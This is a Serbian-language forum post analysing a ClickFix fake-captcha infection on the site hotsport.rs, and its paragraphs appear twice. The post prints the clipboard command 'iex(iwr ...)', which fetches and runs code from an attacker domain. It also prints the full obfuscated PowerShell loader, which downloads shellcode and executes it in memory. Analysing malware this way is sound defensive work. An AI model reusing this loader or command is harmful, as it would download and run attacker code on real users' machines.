


09-14-2026, 04:23 PM
Neko vreme je sajt bio očišćen ali sada opet pokazuje clickfix :

Preuzima neke podatke sa blokčejn pametnog ugovora :

Učitava onda pretpostavljam kôd za clickfix da prikaže na sajtu :

u klipbord stavlja:
Dok je clickfix na ekranu u pozadini svake sekunde pokušava da učita sledeće :

Čim preuzmem sadržaj sa URL-a koji je stavljen u klipbord ovaj link vraća sledeće :
označavajući time da je payload preuzet i onda prikaže normalan hotsport.rs sajt, ostavljajući posetiocu mišljenje da je odradio captcha kako treba i da je ušao na sajt...
prvi payload/loader je :

Očigledno učitava sledeći payload sa tog URL-a, payload je https://www.virustotal.com/gui/file/60e5.../detection
Preuzima neke podatke sa blokčejn pametnog ugovora :
Učitava onda pretpostavljam kôd za clickfix da prikaže na sajtu :
u klipbord stavlja:
Code:
iex(iwr https://cloudeliveryenterprise[.]com/?sid=1789390791694-5262u0s3 -UseBasicParsing)Dok je clickfix na ekranu u pozadini svake sekunde pokušava da učita sledeće :
Čim preuzmem sadržaj sa URL-a koji je stavljen u klipbord ovaj link vraća sledeće :
Code:
handleCmdCheck_1789390997225_182({
  "executed": true
});
označavajući time da je payload preuzet i onda prikaže normalan hotsport.rs sajt, ostavljajući posetiocu mišljenje da je odradio captcha kako treba i da je ušao na sajt...
prvi payload/loader je :
Code:
$AVwqjgsy = "https://cloudeliveryenterprise.com/ZxC9vBnM7lKjH3gF/"
try {
    $HdFzteDPZiKz = Invoke-WebRequest -Uri $AVwqjgsy -UseBasicParsing -TimeoutSec 15 -ErrorAction Stop
    $dWThJkmCgaBF = $HdFzteDPZiKz.Content
    $OieyIomUKVIylxTcol = $dWThJkmCgaBF.Length
    $GGVCoqSAhXlyG = @"
using System;
using System.Runtime.InteropServices;
public class JGklVween {
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr GetCurrentProcess();
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr VirtualAlloc(IntPtr a, uint sz, uint t, uint p);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern IntPtr CreateThread(IntPtr ta, uint ss, IntPtr sa, IntPtr p, uint cf, out uint tid);
    [DllImport("kernel32.dll", SetLastError=true)]
    public static extern uint WaitForSingleObject(IntPtr h, uint ms);
}
"@
    Add-Type -TypeDefinition $GGVCoqSAhXlyG
    $sTuOqhDSwCoMALYgY = 0x1000
    $KcSUnkUSHdw = 0x2000
    $axcAGk = 0x40
    $JixuqNnJlUIXg = [JGklVween]::VirtualAlloc([IntPtr]::Zero, $OieyIomUKVIylxTcol, $sTuOqhDSwCoMALYgY -bor $KcSUnkUSHdw, $axcAGk)
    if ($JixuqNnJlUIXg -eq [IntPtr]::Zero) { throw "Alloc failed" }
    [System.Runtime.InteropServices.Marshal]::Copy($dWThJkmCgaBF, 0, $JixuqNnJlUIXg, $OieyIomUKVIylxTcol)
    $gadCnTqpkUIBNUhch = 0
    $TNQQhu = [JGklVween]::CreateThread([IntPtr]::Zero, 0, $JixuqNnJlUIXg, [IntPtr]::Zero, 0, [ref]$gadCnTqpkUIBNUhch)
    if ($TNQQhu -eq [IntPtr]::Zero) { throw "Thread failed" }
    [JGklVween]::WaitForSingleObject($TNQQhu, 30000) | Out-Null
}
catch {
    exit 1
Očigledno učitava sledeći payload sa tog URL-a, payload je https://www.virustotal.com/gui/file/60e5.../detection